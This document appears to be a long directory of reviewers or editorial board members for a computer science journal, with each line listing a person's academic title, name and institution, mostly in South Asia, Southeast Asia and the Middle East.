Mr. Vishal Goyal, Department of Computer Science, Punjabi University, India
Dr. R. Baskaran, Department of Computer Science and Engineering, Anna University, Chennai

Assist. Prof. Kanwalvir Singh Dhindsa, B.B.S.B.Engg.College, Fatehgarh Sahib (Punjab), India
Dr. Jamal Ahmad Dargham, School of Engineering and Information Technology, Universiti Malaysia Sabah
Mr. Nitin Bhatia, DAV College, India
Dr. Dhavachelvan Ponnurangam, Pondicherry Central University, India
Dr. Mohd Faizal Abdollah, University of Technical Malaysia, Malaysia
Assist. Prof. Sonal Chawla, Panjab University, India
Dr. Abdul Wahid, AKG Engg. College, Ghaziabad, India
Mr. Arash Habibi Lashkari, University of Malaya (UM), Malaysia
Mr. Md. Rajibul Islam, Ibnu Sina Institute, University Technology Malaysia
Professor Dr. Sabu M. Thampi, .B.S Institute of Technology for Women, Kerala University, India
Mr. Noor Muhammed Nayeem, Université Lumière Lyon 2, 69007 Lyon, France
Dr. Himanshu Aggarwal, Department of Computer Engineering, Punjabi University, India
Prof R. Naidoo, Dept of Mathematics/Center for Advanced Computer Modelling, Durban University of Technology,
Durban, South Africa
Prof. Mydhili K Nair, Visweswaraiah Technological University, Bangalore, India
M. Prabu, Adhiyamaan College of Engineering/Anna University, India
Mr. Swakkhar Shatabda, United International University, Bangladesh
Dr. Abdur Rashid Khan, ICIT, Gomal University, Dera Ismail Khan, Pakistan
Mr. H. Abdul Shabeer, I-Nautix Technologies, Chennai, India
Dr. M. Aramudhan, Perunthalaivar Kamarajar Institute of Engineering and Technology, India
Dr. M. P. Thapliyal, Department of Computer Science, HNB Garhwal University (Central University), India
Dr. Shahaboddin Shamshirband, Islamic Azad University, Iran
Mr. Zeashan Hameed Khan, Université de Grenoble, France
Prof. Anil K Ahlawat, Ajay Kumar Garg Engineering College, Ghaziabad, UP Technical University, Lucknow
Mr. Longe Olumide Babatope, University Of Ibadan, Nigeria
Associate Prof. Raman Maini, University College of Engineering, Punjabi University, India
Dr. Maslin Masrom, University Technology Malaysia, Malaysia
Sudipta Chattopadhyay, Jadavpur University, Kolkata, India
Dr. Dang Tuan NGUYEN, University of Information Technology, Vietnam National University - Ho Chi Minh City
Dr. Mary Lourde R., BITS-PILANI Dubai , UAE
Dr. Abdul Aziz, University of Central Punjab, Pakistan
Mr. Karan Singh, Gautam Budtha University, India
Mr. Avinash Pokhriyal, Uttar Pradesh Technical University, Lucknow, India
Associate Prof Dr Zuraini Ismail, University Technology Malaysia, Malaysia
Assistant Prof. Yasser M. Alginahi, Taibah University, Madinah Munawwarah, KSA
Mr. Dakshina Ranjan Kisku, West Bengal University of Technology, India
Mr. Raman Kumar, Dr B R Ambedkar National Institute of Technology, Jalandhar, Punjab, India
Associate Prof. Samir B. Patel, Institute of Technology, Nirma University, India
Dr. M.Munir Ahamed Rabbani, B. S. Abdur Rahman University, India
Asst. Prof. Koushik Majumder, West Bengal University of Technology, India
Dr. Alex Pappachen James, Queensland Micro-nanotechnology center, Griffith University, Australia
Assistant Prof. S. Hariharan, B.S. Abdur Rahman University, India
Asst Prof. Jasmine. K. S, R.V.College of Engineering, India
Mr Naushad Ali Mamode Khan, Ministry of Education and Human Resources, Mauritius
Prof. Mahesh Goyani, G H Patel Collge of Engg. & Tech, V.V.N, Anand, Gujarat, India
Dr. Mana Mohammed, University of Tlemcen, Algeria
Prof. Jatinder Singh, Universal Institution of Engg. & Tech. CHD, India

Mrs. M. Anandhavalli Gauthaman, Sikkim Manipal Institute of Technology, Majitar, East Sikkim
Dr. Bin Guo, Institute Telecom SudParis, France
Mrs. Maleika Mehr Nigar Mohamed Heenaye-Mamode Khan, University of Mauritius
Prof. Pijush Biswas, RCC Institute of Information Technology, India
Mr. V. Bala Dhandayuthapani, Mekelle University, Ethiopia
Dr. Irfan Syamsuddin, State Polytechnic of Ujung Pandang, Indonesia
Mr. Kavi Kumar Khedo, University of Mauritius, Mauritius
Mr. Ravi Chandiran, Zagro Singapore Pte Ltd. Singapore
Mr. Milindkumar V. Sarode, Jawaharlal Darda Institute of Engineering and Technology, India
Dr. Shamimul Qamar, KSJ Institute of Engineering & Technology, India
Dr. C. Arun, Anna University, India
Assist. Prof. M.N.Birje, Basaveshwar Engineering College, India
Prof. Hamid Reza Naji, Department of Computer Enigneering, Shahid Beheshti University, Tehran, Iran
Assist. Prof. Debasis Giri, Department of Computer Science and Engineering, Haldia Institute of Technology
Subhabrata Barman, Haldia Institute of Technology, West Bengal
Mr. M. I. Lali, COMSATS Institute of Information Technology, Islamabad, Pakistan
Dr. Feroz Khan, Central Institute of Medicinal and Aromatic Plants, Lucknow, India
Mr. R. Nagendran, Institute of Technology, Coimbatore, Tamilnadu, India
Mr. Amnach Khawne, King Mongkut's Institute of Technology Ladkrabang, Ladkrabang, Bangkok, Thailand
Dr. P. Chakrabarti, Sir Padampat Singhania University, Udaipur, India
Mr. Nafiz Imtiaz Bin Hamid, Islamic University of Technology (IUT), Bangladesh.
Shahab-A. Shamshirband, Islamic Azad University, Chalous, Iran
Prof. B. Priestly Shan, Anna Univeristy, Tamilnadu, India
Venkatramreddy Velma, Dept. of Bioinformatics, University of Mississippi Medical Center, Jackson MS USA
Akshi Kumar, Dept. of Computer Engineering, Delhi Technological University, India
Dr. Umesh Kumar Singh, Vikram University, Ujjain, India
Mr. Serguei A. Mokhov, Concordia University, Canada
Mr. Lai Khin Wee, Universiti Teknologi Malaysia, Malaysia
Dr. Awadhesh Kumar Sharma, Madan Mohan Malviya Engineering College, India
Mr. Syed R. Rizvi, Analytical Services & Materials, Inc., USA
Dr. S. Karthik, SNS College of Technology, India
Mr. Syed Qasim Bukhari, CIMET (Universidad de Granada), Spain
Mr. A.D.Potgantwar, Pune University, India
Dr. Himanshu Aggarwal, Punjabi University, India
Mr. Rajesh Ramachandran, Naipunya Institute of Management and Information Technology, India
Dr. K.L. Shunmuganathan, R.M.K Engg College , Kavaraipettai ,Chennai
Dr. Prasant Kumar Pattnaik, KIST, India.
Dr. Ch. Aswani Kumar, VIT University, India
Mr. Ijaz Ali Shoukat, King Saud University, Riyadh KSA
Mr. Arun Kumar, Sir Padam Pat Singhania University, Udaipur, Rajasthan
Mr. Muhammad Imran Khan, Universiti Teknologi PETRONAS, Malaysia
Dr. Natarajan Meghanathan, Jackson State University, Jackson, MS, USA
Mr. Mohd Zaki Bin Mas'ud, Universiti Teknikal Malaysia Melaka (UTeM), Malaysia
Prof. Dr. R. Geetharamani, Dept. of Computer Science and Eng., Rajalakshmi Engineering College, India
Dr. Smita Rajpal, Institute of Technology and Management, Gurgaon, India
Dr. S. Abdul Khader Jilani, University of Tabuk, Tabuk, Saudi Arabia
Mr. Syed Jamal Haider Zaidi, Bahria University, Pakistan

Dr. N. Devarajan, Government College of Technology, Coimbatore, Tamilnadu, INDIA
Mr. R. Jagadeesh Kannan, RMK Engineering College, India
Mr. Deo Prakash, Shri Mata Vaishno Devi University, India
Mr. Mohammad Abu Naser, Dept. of EEE, IUT, Gazipur, Bangladesh
Assist. Prof. Prasun Ghosal, Bengal Engineering and Science University, India
Mr. Md. Golam Kaosar, School of Engineering and Science, Victoria University, Melbourne City, Australia
Mr. R. Mahammad Shafi, Madanapalle Institute of Technology & Science, India
Dr. F. Sagayaraj Francis, Pondicherry Engineering College, India
Dr. Ajay Goel, HIET, Kaithal, India
Mr. Nayak Sunil Kashibarao, Bahirji Smarak Mahavidyalaya, India
Mr. Suhas J Manangi, Microsoft India
Dr. Kalyankar N. V., Yeshwant Mahavidyalaya, Nanded, India
Dr. K.D. Verma, S.V. College of Post graduate studies & Research, India
Dr. Amjad Rehman, University Technology Malaysia, Malaysia
Mr. Rachit Garg, L K College, Jalandhar, Punjab
Mr. J. William, M.A.M college of Engineering, Trichy, Tamilnadu, India
Prof. Jue-Sam Chou, Nanhua University, College of Science and Technology, Taiwan
Dr. Thorat S.B., Institute of Technology and Management, India
Mr. Ajay Prasad, Sir Padampat Singhania University, Udaipur, India
Dr. Kamaljit I. Lakhtaria, Atmiya Institute of Technology & Science, India
Mr. Syed Rafiul Hussain, Ahsanullah University of Science and Technology, Bangladesh
Mrs Fazeela Tunnisa, Najran University, Kingdom of Saudi Arabia
Mrs Kavita Taneja, Maharishi Markandeshwar University, Haryana, India
Mr. Maniyar Shiraz Ahmed, Najran University, Najran, KSA
Mr. Anand Kumar, AMC Engineering College, Bangalore
Dr. Rakesh Chandra Gangwar, Beant College of Engg. & Tech., Gurdaspur (Punjab) India
Dr. V V Rama Prasad, Sree Vidyanikethan Engineering College, India
Assist. Prof. Neetesh Kumar Gupta, Technocrats Institute of Technology, Bhopal (M.P.), India
Mr. Ashish Seth, Uttar Pradesh Technical University, Lucknow, UP India
Dr. V V S S S Baram, Sreenidhi Institute of Science and Technology, India
Mr Rahul Bhatia, Lingaya's Institute of Management and Technology, India
Prof. Niranjana Reddy, P, KITS, Warangal, India
Prof. Rakesh. Lingappa, Vijetha Institute of Technology, Bangalore, India
Dr. Mohammed Ali Hussain, Nimra College of Engineering & Technology, Vijayawada, A.P., India
Dr. A. Srinivasan, MNM Jain Engineering College, Rajiv Gandhi Salai, Thorapakkam, Chennai
Mr. Rakesh Kumar, M.M. University, Mullana, Ambala, India
Dr. Lena Khaled, Zarqa Private University, Aman, Jordan
Ms. Supriya Kapoor, Patni/Lingaya's Institute of Management and Tech., India
Dr. Tossapon Boongoen, Aberystwyth University, UK
Dr. Bilal Alatas, Firat University, Turkey
Assist. Prof. Jyoti Praaksh Singh, Academy of Technology, India
Dr. Ritu Soni, GNG College, India
Dr. Mahendra Kumar, Sagar Institute of Research & Technology, Bhopal, India.
Dr. Binod Kumar, Lakshmi Narayan College of Tech. (LNCT) Bhopal India
Dr. Muzhir Shaban Al-Ani, Amman Arab University Amman – Jordan
Dr. T.C. Manjunath, ATRIA Institute of Tech, India
Mr. Muhammad Zakarya, COMSATS Institute of Information Technology (CIIT), Pakistan

Assist. Prof. Harmunish Taneja, M. M. University, India
Dr. Chitra Dhawale , SICSR, Model Colony, Pune, India
Mrs Sankari Muthukaruppan, Nehru Institute of Engineering and Technology, Anna University, India
Mr. Aaqif Afzaal Abbasi, National University Of Sciences And Technology, Islamabad
Prof. Ashutosh Kumar Dubey, Trinity Institute of Technology and Research Bhopal, India
Mr. G. Appasami, Dr. Pauls Engineering College, India
Mr. M Yasin, National University of Science and Tech, karachi (NUST), Pakistan
Mr. Yaser Miaji, University Utara Malaysia, Malaysia
Mr. Shah Ahsanul Haque, International Islamic University Chittagong (IIUC), Bangladesh
Prof. (Dr) Syed Abdul Sattar, Royal Institute of Technology & Science, India
Dr. S. Sasikumar, Roever Engineering College
Assist. Prof. Monit Kapoor, Maharishi Markandeshwar University, India
Mr. Nwoacha Vivian O, National Open University of Nigeria
Dr. M. S. Vijaya, GR Govindarajulu School of Applied Computer Technology, India
Assist. Prof. Chakresh Kumar, Manav Rachna International University, India
Mr. Kunal Chadha , R&D Software Engineer, Gemalto, Singapore
Mr. Mueen Uddin, Universiti Teknologi Malaysia, UTM , Malaysia
Dr. Dhuha Basheer abdullah, Mosul university, Iraq
Mr. S. Audithan, Annamalai University, India
Prof. Vijay K Chaudhari, Technocrats Institute of Technology , India
Associate Prof. Mohd Ilyas Khan, Technocrats Institute of Technology , India
Dr. Vu Thanh Nguyen, University of Information Technology, HoChiMinh City, VietNam
Assist. Prof. Anand Sharma, MITS, Lakshmanagarh, Sikar, Rajasthan, India
Prof. T V Narayana Rao, HITAM Engineering college, Hyderabad
Mr. Deepak Gour, Sir Padampat Singhania University, India
Assist. Prof. Amutharaj Joyson, Kalasalingam University, India
Mr. Ali Balador, Islamic Azad University, Iran
Mr. Mohit Jain, Maharaja Surajmal Institute of Technology, India
Mr. Dilip Kumar Sharma, GLA Institute of Technology & Management, India
Dr. Debojyoti Mitra, Sir padampat Singhania University, India
Dr. Ali Dehghantanha, Asia-Pacific University College of Technology and Innovation, Malaysia
Mr. Zhao Zhang, City University of Hong Kong, China
Prof. S.P. Setty, A.U. College of Engineering, India
Prof. Patel Rakeshkumar Kantilal, Sankalchand Patel College of Engineering, India
Mr. Biswajit Bhowmik, Bengal College of Engineering & Technology, India
Mr. Manoj Gupta, Apex Institute of Engineering & Technology, India
Assist. Prof. Ajay Sharma, Raj Kumar Goel Institute Of Technology, India
Assist. Prof. Ramveer Singh, Raj Kumar Goel Institute of Technology, India
Dr. Hanan Elazhary, Electronics Research Institute, Egypt
Dr. Hosam I. Faiq, USM, Malaysia
Prof. Dipti D. Patil, MAEER's MIT College of Engg. & Tech, Pune, India
Assist. Prof. Devendra Chack, BCT Kumaon engineering College Dwarahat Almora, India
Prof. Manpreet Singh, M. M. Engg. College, M. M. University, India
Assist. Prof. M. Sadiq ali Khan, University of Karachi, Pakistan
Mr. Prasad S. Halgaonkar, MIT - College of Engineering, Pune, India
Dr. Imran Ghani, Universiti Teknologi Malaysia, Malaysia
Prof. Varun Kumar Kakar, Kumaon Engineering College, Dwarahat, India

Assist. Prof. Nisheeth Joshi, Apaji Institute, Banasthali University, Rajasthan, India
Associate Prof. Kunwar S. Vaisla, VCT Kumaon Engineering College, India
Prof Anupam Choudhary, Bhilai School Of Engg.,Bhilai (C.G.),India
Mr. Divya Prakash Shrivastava, Al Jabal Al garbi University, Zawya, Libya
Associate Prof. Dr. V. Radha, Avinashilingam Deemed university for women, Coimbatore.
Dr. Kasarapu Ramani, JNT University, Anantapur, India
Dr. Anuraag Awasthi, Jayoti Vidyapeeth Womens University, India
Dr. C G Ravichandran, R V S College of Engineering and Technology, India
Dr. Mohamed A. Deriche, King Fahd University of Petroleum and Minerals, Saudi Arabia
Mr. Abbas Karimi, Universiti Putra Malaysia, Malaysia
Mr. Amit Kumar, Jaypee University of Engg. and Tech., India
Dr. Nikolai Stoianov, Defense Institute, Bulgaria
Assist. Prof. S. Ranichandra, KSR College of Arts and Science, Tiruchencode
Mr. T.K.P. Rajagopal, Diamond Horse International Pvt Ltd, India
Dr. Md. Ekramul Hamid, Rajshahi University, Bangladesh
Mr. Hemanta Kumar Kalita , TATA Consultancy Services (TCS), India
Dr. Messaouda Azzouzi, Ziane Achour University of Djelfa, Algeria
Prof. (Dr.) Juan Jose Martinez Castillo, "Gran Mariscal de Ayacucho" University and Acantelys research Group, Venezuela
Dr. Jatinderkumar R. Saini, Narmada College of Computer Application, India
Dr. Babak Bashari Rad, University Technology of Malaysia, Malaysia
Dr. Nighat Mir, Effat University, Saudi Arabia
Prof. (Dr.) G.M.Nasira, Sasurie College of Engineering, India
Mr. Varun Mittal, Gemalto Pte Ltd, Singapore
Assist. Prof. Mrs P. Banumathi, Kathir College Of Engineering, Coimbatore
Assist. Prof. Quan Yuan, University of Wisconsin-Stevens Point, US
Dr. Pranam Paul, Narula Institute of Technology, Agarpara, West Bengal, India
Assist. Prof. J. Ramkumar, V.L.B Janakiammal college of Arts & Science, India
Mr. P. Sivakumar, Anna university, Chennai, India
Mr. Md. Humayun Kabir Biswas, King Khalid University, Kingdom of Saudi Arabia
Mr. Mayank Singh, J.P. Institute of Engg & Technology, Meerut, India
HJ. Kamaruzaman Jusoff, Universiti Putra Malaysia
Mr. Nikhil Patrick Lobo, CADES, India
Dr. Amit Wason, Rayat-Bahra Institute of Engineering & Boi-Technology, India
Dr. Rajesh Shrivastava, Govt. Benazir Science & Commerce College, Bhopal, India
Assist. Prof. Vishal Bharti, DCE, Gurgaon
Mrs. Sunita Bansal, Birla Institute of Technology & Science, India
Dr. R. Sudhakar, Dr.Mahalingam college of Engineering and Technology, India
Dr. Amit Kumar Garg, Shri Mata Vaishno Devi University, Katra(J&K), India
Assist. Prof. Raj Gaurang Tiwari, AZAD Institute of Engineering and Technology, India
Mr. Hamed Taherdoost, Tehran, Iran
Mr. Amin Daneshmand Malayeri, YRC, IAU, Malayer Branch, Iran
Mr. Shantanu Pal, University of Calcutta, India
Dr. Terry H. Walcott, E-Promag Consultancy Group, United Kingdom
Dr. Ezekiel U OKIKE, University of Ibadan, Nigeria
Mr. P. Mahalingam, Caledonian College of Engineering, Oman
Dr. Mahmoud M. A. Abd Ellatif, Mansoura University, Egypt

Prof. Kunwar S. Vaisla, BCT Kumaon Engineering College, India
Prof. Mahesh H. Panchal, Kalol Institute of Technology & Research Centre, India
Mr. Muhammad Asad, Technical University of Munich, Germany
Mr. AliReza Shams Shafigh, Azad Islamic university, Iran
Prof. S. V. Nagaraj, RMK Engineering College, India
Mr. Ashikali M Hasan, Senior Researcher, CelNet security, India
Dr. Adnan Shahid Khan, University Technology Malaysia, Malaysia
Mr. Prakash Gajanan Burade, Nagpur University/ITM college of engg, Nagpur, India
Dr. Jagdish B.Helonde, Nagpur University/ITM college of engg, Nagpur, India
Professor, Doctor BOUHORMA Mohammed, Univertsity Abdelmalek Essaadi, Morocco
Mr. K. Thirumalaivasan, Pondicherry Engg. College, India
Mr. Umbarkar Anantkumar Janardan, Walchand College of Engineering, India
Mr. Ashish Chaurasia, Gyan Ganga Institute of Technology & Sciences, India
Mr. Sunil Taneja, Kurukshetra University, India
Mr. Fauzi Adi Rafrastara, Dian Nuswantoro University, Indonesia
Dr. Yaduvir Singh, Thapar University, India
Dr. Ioannis V. Koskosas, University of Western Macedonia, Greece
Dr. Vasantha Kalyani David, Avinashilingam University for women, Coimbatore
Dr. Ahmed Mansour Manasrah, Universiti Sains Malaysia, Malaysia
Miss. Nazanin Sadat Kazazi, University Technology Malaysia, Malaysia
Mr. Saeed Rasouli Heikalabad, Islamic Azad University - Tabriz Branch, Iran
Assoc. Prof. Dharendra Mishra, SVKM's NMIMS University, India
Prof. Shapoor Zarei, UAE Inventors Association, UAE
Prof. B.Raja Sarath Kumar, Lenora College of Engineering, India
Dr. Bashir Alam, Jamia millia Islamia, Delhi, India
Prof. Anant J Umbarkar, Walchand College of Engg., India
Assist. Prof. B. Bharathi, Sathyabama University, India
Dr. Fokrul Alom Mazarbhuiya, King Khalid University, Saudi Arabia
Prof. T.S.Jeyali Laseeth, Anna University of Technology, Tirunelveli, India
Dr. M. Balraju, Jawahar Lal Nehru Technological University Hyderabad, India
Dr. Vijayalakshmi M. N., R.V.College of Engineering, Bangalore
Prof. Walid Moudani, Lebanese University, Lebanon
Dr. Saurabh Pal, VBS Purvanchal University, Jaunpur, India
Associate Prof. Suneet Chaudhary, Dehradun Institute of Technology, India
Associate Prof. Dr. Manuj Darbari, BBD University, India
Ms. Prema Selvaraj, K.S.R College of Arts and Science, India
Assist. Prof. Ms.S.Sasikala, KSR College of Arts & Science, India
Mr. Sukhvinder Singh Deora, NC Institute of Computer Sciences, India
Dr. Abhay Bansal, Amity School of Engineering & Technology, India
Ms. Sumita Mishra, Amity School of Engineering and Technology, India
Professor S. Viswanadha Raju, JNT University Hyderabad, India
Mr. Asghar Shahrzad Khashandarag, Islamic Azad University Tabriz Branch, India
Mr. Manoj Sharma, Panipat Institute of Engg. & Technology, India
Mr. Shakeel Ahmed, King Faisal University, Saudi Arabia
Dr. Mohamed Ali Mahjoub, Institute of Engineer of Monastir, Tunisia
Mr. Adri Jovin J.J., SriGuru Institute of Technology, India
Dr. Sukumar Senthilkumar, Universiti Sains Malaysia, Malaysia

Mr. Rakesh Bharati, Dehradun Institute of Technology Dehradun, India
Mr. Shervan Fekri Ershad, Shiraz International University, Iran
Mr. Md. Safiqul Islam, Daffodil International University, Bangladesh
Mr. Mahmudul Hasan, Daffodil International University, Bangladesh
Prof. Mandakini Tayade, UIT, RGTU, Bhopal, India
Ms. Sarla More, UIT, RGTU, Bhopal, India
Mr. Tushar Hrishikesh Jaware, R.C. Patel Institute of Technology, Shirpur, India
Ms. C. Divya, Dr G R Damodaran College of Science, Coimbatore, India
Mr. Fahimuddin Shaik, Annamacharya Institute of Technology & Sciences, India
Dr. M. N. Giri Prasad, JNTUCE, Pulivendula, A.P., India
Assist. Prof. Chintan M Bhatt, Charotar University of Science And Technology, India
Prof. Sahista Machchhar, Marwadi Education Foundation's Group of institutions, India
Assist. Prof. Navnish Goel, S. D. College Of Engineering & Technology, India
Mr. Khaja Kamaluddin, Sirt University, Sirt, Libya
Mr. Mohammad Zaidul Karim, Daffodil International, Bangladesh
Mr. M. Vijayakumar, KSR College of Engineering, Tiruchengode, India
Mr. S. A. Ahsan Rajon, Khulna University, Bangladesh
Dr. Muhammad Mohsin Nazir, LCW University Lahore, Pakistan
Mr. Mohammad Asadul Hoque, University of Alabama, USA
Mr. P.V.Sarathchand, Indur Institute of Engineering and Technology, India
Mr. Durgesh Samadhiya, Chung Hua University, Taiwan
Dr Venu Kuthadi, University of Johannesburg, Johannesburg, RSA
Dr. (Er) Jasvir Singh, Guru Nanak Dev University, Amritsar, Punjab, India
Mr. Jasmin Cosic, Min. of the Interior of Una-sana canton, B&H, Bosnia and Herzegovina
Dr S. Rajalakshmi, Botho College, South Africa
Dr. Mohamed Sarrab, De Montfort University, UK
Mr. Basappa B. Kodada, Canara Engineering College, India
Assist. Prof. K. Ramana, Annamacharya Institute of Technology and Sciences, India
Dr. Ashu Gupta, Apeejay Institute of Management, Jalandhar, India
Assist. Prof. Shaik Rasool, Shadan College of Engineering & Technology, India
Assist. Prof. K. Suresh, Annamacharya Institute of Tech & Sci. Rajampet, AP, India
Dr . G. Singaravel, K.S.R. College of Engineering, India
Dr B. G. Geetha, K.S.R. College of Engineering, India
Assist. Prof. Kavita Choudhary, ITM University, Gurgaon
Dr. Mehrdad Jalali, Azad University, Mashhad, Iran
Megha Goel, Shamli Institute of Engineering and Technology, Shamli, India
Mr. Chi-Hua Chen, Institute of Information Management, National Chiao-Tung University, Taiwan (R.O.C.)
Assoc. Prof. A. Rajendran, RVS College of Engineering and Technology, India
Assist. Prof. S. Jaganathan, RVS College of Engineering and Technology, India
Assoc. Prof. (Dr.) A S N Chakravarthy, JNTUK University College of Engineering Vizianagaram (State University)
Assist. Prof. Deepshikha Patel, Technocrat Institute of Technology, India
Assist. Prof. Maram Balajee, GMRIT, India
Assist. Prof. Monika Bhatnagar, TIT, India
Prof. Gaurang Panchal, Charotar University of Science & Technology, India
Prof. Anand K. Tripathi, Computer Society of India
Prof. Jyoti Chaudhary, High Performance Computing Research Lab, India
Assist. Prof. Supriya Raheja, ITM University, India

Dr. Pankaj Gupta, Microsoft Corporation, U.S.A.
Assist. Prof. Panchamukesh Chandaka, Hyderabad Institute of Tech. & Management, India
Prof. Mohan H.S, SJB Institute Of Technology, India
Mr. Hossein Malekinezhad, Islamic Azad University, Iran
Mr. Zatin Gupta, Universti Malaysia, Malaysia
Assist. Prof. Amit Chauhan, Phonics Group of Institutions, India
Assist. Prof. Ajal A. J., METS School Of Engineering, India
Mrs. Omowunmi Omobola Adeyemo, University of Ibadan, Nigeria
Dr. Bharat Bhushan Agarwal, I.F.T.M. University, India
Md. Nazrul Islam, University of Western Ontario, Canada
Tushar Kanti, L.N.C.T, Bhopal, India
Er. Aumreesh Kumar Saxena, SIRTs College Bhopal, India
Mr. Mohammad Monirul Islam, Daffodil International University, Bangladesh
Dr. Kashif Nisar, University Utara Malaysia, Malaysia
Dr. Wei Zheng, Rutgers Univ/ A10 Networks, USA
Associate Prof. Rituraj Jain, Vyas Institute of Engg & Tech, Jodhpur – Rajasthan
Assist. Prof. Apoorvi Sood, I.T.M. University, India
Dr. Kayhan Zrar Ghafoor, University Technology Malaysia, Malaysia
Mr. Swapnil Sonar, Truba Institute College of Engineering & Technology, Indore, India
Ms. Yogita Gigras, I.T.M. University, India
Associate Prof. Neelima Sadineni, Pydha Engineering College, India Pydha Engineering College
Assist. Prof. K. Deepika Rani, HITAM, Hyderabad
Ms. Shikha Maheshwari, Jaipur Engineering College & Research Centre, India
Prof. Dr V S Giridhar Akula, Avanthi's Scientific Tech. & Research Academy, Hyderabad
Prof. Dr.S.Saravanan, Muthayammal Engineering College, India
Mr. Mehdi Golsorkhatabar Amiri, Islamic Azad University, Iran
Prof. Amit Sadanand Savyanavar, MITCOE, Pune, India
Assist. Prof. P.Oliver Jayaprakash, Anna University, Chennai
Assist. Prof. Ms. Sujata, ITM University, Gurgaon, India
Dr. Asoke Nath, St. Xavier's College, India
Mr. Masoud Rafiqhi, Islamic Azad University, Iran
Assist. Prof. RamBabu Pemula, NIMRA College of Engineering & Technology, India
Assist. Prof. Ms Rita Chhikara, ITM University, Gurgaon, India
Mr. Sandeep Maan, Government Post Graduate College, India
Prof. Dr. S. Muralidharan, Mepco Schlenk Engineering College, India
Associate Prof. T.V.Sai Krishna, QIS College of Engineering and Technology, India
Mr. R. Balu, Bharathiar University, Coimbatore, India
Assist. Prof. Shekhar. R, Dr.SM College of Engineering, India
Prof. P. Senthilkumar, Vivekanandha Institue of Engineering and Techology for Woman, India
Mr. M. Kamarajan, PSNA College of Engineering & Technology, India
Dr. Angajala Srinivasa Rao, Jawaharlal Nehru Technical University, India
Assist. Prof. C. Venkatesh, A.I.T.S, Rajampet, India
Mr. Afshin Rezakhani Roozbahani, Ayatollah Boroujerdi University, Iran
Mr. Laxmi chand, SCTL, Noida, India
Dr. Dr. Abdul Hannan, Vivekanand College, Aurangabad
Prof. Mahesh Panchal, KITRC, Gujarat
Dr. A. Subramani, K.S.R. College of Engineering, Tiruchengode

Assist. Prof. Prakash M, Rajalakshmi Engineering College, Chennai, India
Assist. Prof. Akhilesh K Sharma, Sir Padampat Singhanian University, India
Ms. Varsha Sahni, Guru Nanak Dev Engineering College, Ludhiana, India
Associate Prof. Trilochan Rout, NM Institute of Engineering and Technology, India
Mr. Srikanta Kumar Mohapatra, NMIET, Orissa, India
Mr. Waqas Haider Bangyal, Iqra University Islamabad, Pakistan
Dr. S. Vijayaragavan, Christ College of Engineering and Technology, Pondicherry, India
Prof. Elboukhari Mohamed, University Mohammed First, Oujda, Morocco
Dr. Muhammad Asif Khan, King Faisal University, Saudi Arabia
Dr. Nagy Ramadan Darwish Omran, Cairo University, Egypt.
Assistant Prof. Anand Nayyar, KCL Institute of Management and Technology, India
Mr. G. Premsankar, Ericsson, India
Assist. Prof. T. Hemalatha, VELS University, India
Prof. Tejaswini Apte, University of Pune, India
Dr. Edmund Ng Giap Weng, Universiti Malaysia Sarawak, Malaysia
Mr. Mahdi Nouri, Iran University of Science and Technology, Iran
Associate Prof. S. Asif Hussain, Annamacharya Institute of technology & Sciences, India
Mrs. Kavita Pabreja, Maharaja Surajmal Institute (an affiliate of GGSIP University), India
Mr. Vorugunti Chandra Sekhar, DA-IICT, India
Mr. Muhammad Najmi Ahmad Zabidi, Universiti Teknologi Malaysia, Malaysia
Dr. Aderemi A. Atayero, Covenant University, Nigeria
Assist. Prof. Osama Sohaib, Balochistan University of Information Technology, Pakistan
Assist. Prof. K. Suresh, Annamacharya Institute of Technology and Sciences, India
Mr. Hassen Mohammed Abdullaah Alsafi, International Islamic University Malaysia (IIUM) Malaysia
Mr. Robail Yasrab, Virtual University of Pakistan, Pakistan
Mr. R. Balu, Bharathiar University, Coimbatore, India
Prof. Anand Nayyar, KCL Institute of Management and Technology, Jalandhar
Assoc. Prof. Vivek S Deshpande, MIT College of Engineering, India
Prof. K. Saravanan, Anna university Coimbatore, India
Dr. Ravendra Singh, MJP Rohilkhand University, Bareilly, India
Mr. V. Mathivanan, IBRA College of Technology, Sultanate of OMAN
Assoc. Prof. S. Asif Hussain, AITS, India
Assist. Prof. C. Venkatesh, AITS, India
Mr. Sami Ulhaq, SZABIST Islamabad, Pakistan
Dr. B. Justus Rabi, Institute of Science & Technology, India
Mr. Anuj Kumar Yadav, Dehradun Institute of technology, India
Mr. Alejandro Mosquera, University of Alicante, Spain
Assist. Prof. Arjun Singh, Sir Padampat Singhanian University (SPSU), Udaipur, India
Dr. Smriti Agrawal, JB Institute of Engineering and Technology, Hyderabad
Assist. Prof. Swathi Sambangi, Visakha Institute of Engineering and Technology, India
Ms. Prabhjot Kaur, Guru Gobind Singh Indraprastha University, India
Mrs. Samaher AL-Hothali, Yanbu University College, Saudi Arabia
Prof. Rajneeshkaur Bedi, MIT College of Engineering, Pune, India
Mr. Hassen Mohammed Abdullaah Alsafi, International Islamic University Malaysia (IIUM)
Dr. Wei Zhang, Amazon.com, Seattle, WA, USA
Mr. B. Santhosh Kumar, C S I College of Engineering, Tamil Nadu
Dr. K. Reji Kumar, N S S College, Pandalam, India

Assoc. Prof. K. Seshadri Sastry, EILM University, India
Mr. Kai Pan, UNC Charlotte, USA
Mr. Ruikar Sachin, SGGSIET, India
Prof. (Dr.) Vinodani Katiyar, Sri Ramswaroop Memorial University, India
Assoc. Prof., M. Giri, Sreenivasa Institute of Technology and Management Studies, India
Assoc. Prof. Labib Francis Gergis, Misr Academy for Engineering and Technology (MET), Egypt
Assist. Prof. Amanpreet Kaur, ITM University, India
Assist. Prof. Anand Singh Rajawat, Shri Vaishnav Institute of Technology & Science, Indore
Mrs. Hadeel Saleh Haj Aliwi, Universiti Sains Malaysia (USM), Malaysia
Dr. Abhay Bansal, Amity University, India
Dr. Mohammad A. Mezher, Fahad Bin Sultan University, KSA
Assist. Prof. Nidhi Arora, M.C.A. Institute, India
Prof. Dr. P. Suresh, Karpagam College of Engineering, Coimbatore, India
Dr. Kannan Balasubramanian, Mepco Schlenk Engineering College, India
Dr. S. Sankara Gomathi, Panimalar Engineering college, India
Prof. Anil kumar Suthar, Gujarat Technological University, L.C. Institute of Technology, India
Assist. Prof. R. Hubert Rajan, NOORUL ISLAM UNIVERSITY, India
Assist. Prof. Dr. Jyoti Mahajan, College of Engineering & Technology
Assist. Prof. Homam Reda El-Taj, College of Network Engineering, Saudi Arabia & Malaysia
Mr. Bijan Paul, Shahjalal University of Science & Technology, Bangladesh
Assoc. Prof. Dr. Ch V Phani Krishna, KL University, India
Dr. Vishal Bhatnagar, Ambedkar Institute of Advanced Communication Technologies & Research, India
